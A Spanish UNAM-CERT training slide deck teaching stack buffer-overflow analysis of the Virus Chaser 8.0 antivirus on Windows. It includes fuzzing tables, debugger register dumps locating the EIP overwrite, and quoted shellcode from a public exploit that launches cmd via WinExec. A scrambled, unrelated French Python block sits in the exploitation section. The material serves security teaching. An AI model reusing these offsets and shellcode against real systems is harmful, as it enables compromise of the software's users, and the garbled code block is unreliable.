



Seguridad Informática

Análisis de vulnerabilidades

Ing. Oscar Iván Flores Avila
oscar.flores@cert.unam.mx

Guía para la identificación de BOF

Guía para la identificación de BOF


El proceso de análisis e identificación de vulnerabilidades es complejo y requiere del uso de una metodología que guíe al analista hacia su objetivo.

La metodología puede resumirse en los siguientes pasos:

- Investigación y selección de la aplicación.
- Estudio y análisis de la aplicación.
- Explotación de la vulnerabilidad encontrada.
- Difusión y reporte.


1.- Investigación y selección de la aplicación

- Recopilar información (general), vulnerabilidades más comunes en aplicaciones populares.
- Seleccionar la aplicación
 - Verificar si existen registros de *exploits* en Internet
- El analista decidirá si se analiza o no la aplicación
- En caso de decidir analizarla, se deberá recopilar información específica de la aplicación seleccionada y documentar la investigación.



2.- Estudio y análisis de la aplicación

- Instalar el laboratorio (MV), sistema operativo y herramientas a emplear.
- Instalar la aplicación seleccionada.
- Ejecutar la aplicación dando diversas entradas a la misma (prueba y error).
- Análisis de la aplicación y documentación de los resultados obtenidos.



3.- Explotación de la aplicación

- Seleccionar el lenguaje de programación para escribir el *exploit*.

Caracteres de relleno (*Junk*)

Shellcode

Dirección de retorno

Tren de NOP

- Ejecución del *exploit* (¿Funcionó?)
- Documentar los resultados obtenidos

```

"="hugo"
"$25 mai 2011 19:14:28$"
def search(path,dir,i,taille):
    rch(path,dir,i,taille): def search(path,dir,i,taille):
    ction principale. Paramètres : chemin du fichier, dossier de travail, iteration n",
    path.replace(dir,"") def search(path,dir,i,taille):
    p = name.replace(".avi","").replace("#","").lower()
    rrl = "http://www.mtpomik.fr/recherche/?d={0}".format(string)
    = urllib2.Request(the url) string = name.replace(".avi","").replace("#","").lstring
    .replace(".avi","").replace("#","").l
    dle = urllib2.urlopen(req)
    cept IOError, e: string = name.replace(".avi","").replace("#","").lstring = name.rep
    .avi","").replace("#","").l
    : hasattr(e, 'reason'): echo "musimgalerie.blogspot.com";
    rint "Nous avons échoué à joindre le serveur."
    rint "Raison: ", e.reason
    elif hasattr(e, 'code'): string = name.replace(".avi","").replace("#","").l
    rint "satisfaire la demande.", e.code
    rint "Code d'erreur: ", e.code
    read()

```

4.- Difusión y reporte



- Informar al fabricante de la vulnerabilidad encontrada.
- Generar un reporte con los hallazgos identificados (PoC).
- Con base en el criterio del analista, en la posible respuesta del fabricante y en la criticidad de la vulnerabilidad, se determinará si se hacen públicos los hallazgos.



Ejemplo práctico: Vulnerabilidad en Windows

Recomendaciones

Iniciar la máquina virtual de Windows y realizar un *snapshot* antes de continuar.



1.- Investigación y selección de la aplicación

Encontrar vulnerabilidades en aplicaciones para Windows es difícil, identificarlas conlleva un amplio análisis.

Para este taller se eligió el programa Virus Chaser v8.0

- Esta aplicación es un antivirus que ofrece protección contra *malware*, dispone de un motor de análisis capaz de identificar y eliminar gran cantidad de archivos maliciosos ofreciendo además, monitorización completa del sistema.

Virus Chaser

Descargar
Descarga Segura

Usuario
8,8
★★★★☆
18 ↓↑

Softonic
6
★★★★☆
Útil

Análisis Softonic **Opinión usuarios**

Completo y potente programa antivirus

Seguridad < Antivirus < Antivirus genéricos

Virus Chaser es un potente antivirus que ofrece protección total contra todo tipo de virus.

1.- Investigación y selección de la aplicación

Virus Chaser
Personal Edition

제품소개 | SGAS-SC | Patch Chaser | APT Chaser | WhiteLoc | DA-LOC | 구매문의 | 무료다운로드

무료다운로드
강력하고 간편한 온라인검사와 강력한 백신 바이러스 체이서를 무료로 만나보세요.
[홈 > 제품소개 > 무료다운로드](#)

무료다운로드

THE MOST POWERFUL VACCINE
바이러스체이서 무료다운로드
Virus Chaser Download
강력한 백신 바이러스체이서를 제공해 보세요.
개인용 무료제품을 다운로드 받을 수 있습니다.

Virus Chaser - Virus Scan

00:00:00 | (0) scanned (0) Infected | Scanned complete.

100%

Infected name	File path	State	

☐ Virus scanning program will be automatically terminated when


Finish

VirusChaser 2014

1.- Investigación y selección de la aplicación

Algunas de las bases de datos donde se puede encontrar información útil son:

- Exploit database (<http://www.exploit-db.com/>)
- Injector Exploit database (<http://1337day.com>)
- Vulnerability and exploit database (<http://www.rapid7.com/db/>)



1.- Investigación y selección de la aplicación

Al investigar si existen *exploits* en Internet se encontraron algunos ejemplos, casi todos en Python.

```
1  # Exploit Title: VirusChaser 8.0 - Stack Buffer Overflow
2  # Date: 2014/03/26
3  # Exploit Author: wh1ant
4  # Vendor Homepage: https://www.viruschaser.com/
5  # Software Link: https://www.viruschaser.com/download/VC80b_32Setup.zip
6  # Version: 8.0
7  # Tested on: Windows 7 ultimate K
8  #
9  # You must have administrator permission to run
10
11  from struct import pack
12  import os
13
14  shellcode = "\x66\x83\xc4\x10"          # add esp, 0x10
15  shellcode += "\xb8\x50\x70\x50\x50"     # mov eax, 0x50507050
16  shellcode += "\xb9\x4e\x7d\x04\x27"     # mov ecx, 0x27047d4e
17  shellcode += "\x03\xc1"                 # add eax, ecx ; WinExec() address
18  shellcode += "\x68\x63\x6d\x64\x01"     # push 0x01646d63
19  shellcode += "\x66\xb9\x50\x50"         # add cx, 0x5050
20  shellcode += "\x66\x81\xc1\xb0\xaf"     # add cx, 0xafb0
21  shellcode += "\x88\x4c\x24\x03"         # mov [esp+3], cl
22  shellcode += "\x8b\xd4"                 # mov edx, esp
23  shellcode += "\x66\x51"                 # push cx
24  shellcode += "\x41"                     # inc cx
25  shellcode += "\x66\x51"                 # push cx
26  shellcode += "\x52"                     # push edx
27  shellcode += "\x50"                     # push eax
28  shellcode += "\x50"                     # push eax
29  shellcode += "\xc3\x90"                 # retn ; WinExec()
30
```

Injector Exploit database 2014

1.- Investigación y selección de la aplicación

Con base en la información obtenida se determina si se analizará la aplicación, de ser así, se deben recopilar datos específicos de la aplicación.

- Sistemas operativos en los que funciona.
- Tipo y criticidad de la vulnerabilidad presente en la aplicación.
- Acciones realizadas por los *exploits* existentes.



Morguefile 2014

2.- Estudio y análisis de la aplicación

Una vez que el analista posee información específica de la aplicación, el siguiente paso será la creación del laboratorio y la instalación de las herramientas necesarias para realizar un análisis completo, en ocasiones se cuenta con un laboratorio previamente establecido y únicamente se añade software que mejore y facilite el trabajo del especialista.



Morguefile 2014

2.- Estudio y análisis de la aplicación

Para esta práctica se estableció un laboratorio con las siguientes características:

- Software de virtualización VMWare
- Sistema operativo Windows 7 Ultimate
- OllyDBG
- Immunity Debugger
- Notepad++
- Metasploit



VMWare 2014



Immunity 2014



Rapid7 2014

2.- Estudio y análisis de la aplicación

Una vez hecho lo anterior, se debe instalar la aplicación seleccionada, proceso bastante sencillo en Windows.

La aplicación fue descargada del sitio:

- <https://viruschaser.com/>




Virus Chaser 2014

2.- Estudio y análisis de la aplicación


Ahora es necesario estudiar el comportamiento de la aplicación cuando el usuario da diferentes entradas de datos para ser procesadas.

En un inicio todo parece funcionar correctamente, la interfaz gráfica responde bien ante las pruebas realizadas.




Virus Chaser 2014

2.- Estudio y análisis de la aplicación



Virus Chaser 2014



2.- Estudio y análisis de la aplicación

Después de verificar el funcionamiento de la aplicación desde la interfaz gráfica, es importante que el analista identifique también los elementos en el sistema de archivos que componen a la aplicación, se debe prestar especial atención a los binarios.




```
Copyright (c) 2010 Microsoft Corporation. All rights reserved.
C:\Windows\system32>cd /
C:\>cd "Program Files"
C:\Program Files>cd VirusChaser
C:\Program Files\VirusChaser>dir
Volume in drive C has no label.
Volume Serial Number is 8ED3-E292

Directory of C:\Program Files\VirusChaser

10/19/2014  06:25 PM    <DIR>          .
10/19/2014  06:25 PM    <DIR>          ..
09/24/2012  05:20 PM             65,536  avxdisk.dll
05/14/2014  09:42 AM    <DIR>          Backup
05/15/2014  09:01 AM             116,152  hdc core.dll
```


2.- Estudio y análisis de la aplicación

Recordar que en esta fase el analista envía datos a la aplicación y evalúa la respuesta de la misma ante esas entradas.



2.- Estudio y análisis de la aplicación

Se descubre que al enviar datos al ejecutable “scanner.exe”, la aplicación interpreta que el argumento es un archivo que debe ser escaneado en busca de *malware*. El analista debe realizar todas las pruebas que crea pertinentes para evaluar el comportamiento de la aplicación.



2.- Estudio y análisis de la aplicación

¿Por participación el número exacto de caracteres antes de que trueene la aplicación?

2.- Estudio y análisis de la aplicación

Algunas de las pruebas realizadas se indican a continuación, así como el respectivo resultado de cada una.

Concepto	Entrada	Número	Resultado
Límite de Windows	'A'	230/260	Ok
Intento 1 Overflow	'A'	512	Ok
Intento 2 Overflow	'A'	700	Overflow/Error
Intento 3 Overflow	'A'	518	Ok
Intento 4 Overflow	'A'	522	Overflow/Error

Tabla1.- Pruebas BOF (UNAM-CERT 2014)



2.- Estudio y análisis de la aplicación

Para continuar con el análisis se creó un patrón de bytes diferentes entre sí para evitar confusión en las pruebas. El patrón es de 700 bytes ya que fue una de las pruebas exitosas en el paso anterior.

```
24 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9
25 Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9
26 Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9
27 Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9
28 Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9
29 Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9
30 As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9
31 Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2A
32
```

2.- Estudio y análisis de la aplicación

- Ejecutar como administrador OllyDbg
- En el menú “File” seleccionar la opción “Open” e indicar la ubicación de “scanner.exe”, antes de dar clic en “Open” colocar el patrón de 700 bytes en el campo “arguments”.
- En caso de recibir una alerta de OllyDbg dar clic en “yes”.



2.- Estudio y análisis de la aplicación

- Aparecerá en pantalla el programa cargado en el *debugger*.
- Basta con presionar la tecla “F9” para ejecutar “scanner.exe” con los argumentos indicados en el paso anterior.

2.- Estudio y análisis de la aplicación

¿Por participación el número exacto de caracteres antes de que sobrescriba los registros EBP y el ESP?

2.- Estudio y análisis de la aplicación

Se observa que los argumentos enviados a la aplicación comienzan a sobrescribir los registros “ESP” y “EBP”, además el registro “EIP” también es alterado.

- ESP -> 4Ar..... -> Sobrescritura a los 425 caracteres.
- EBP -> 8Ar..... -> Sobrescritura a los 537 caracteres.

```
Registers (FPU)
EAX 00000001
ECX 0012D7E4
EDX 77F070B4 ntdll.KiFastSystemCallRet
EBX 001203A8
ESP 0012DD20 ASCII "4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3
EBP 0012DD38 ASCII "8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7
ESI 0012E5A0
EDI 77D10060 USER32.SendMessageA
EIP 72413372
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
```

2.- Estudio y análisis de la aplicación

- Por otra parte, se observa en el registro “EIP” la dirección 72413372, escrita en hexadecimal, su representación en ASCII es “rA3r” pero debido a que está representada en formato *little-endian* se debe convertir a *big-endian*, quedando el valor con r3Ar.

EIP -> r3Ar -> Sobrescritura a los 521 caracteres.

```
EDI 72413372 USER32.SendMessage
EIP 72413372
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
```

Hex to ASCII converter

Enter 2 digits hex numbers with any

72413372

Convert

Restablecer

rA3r

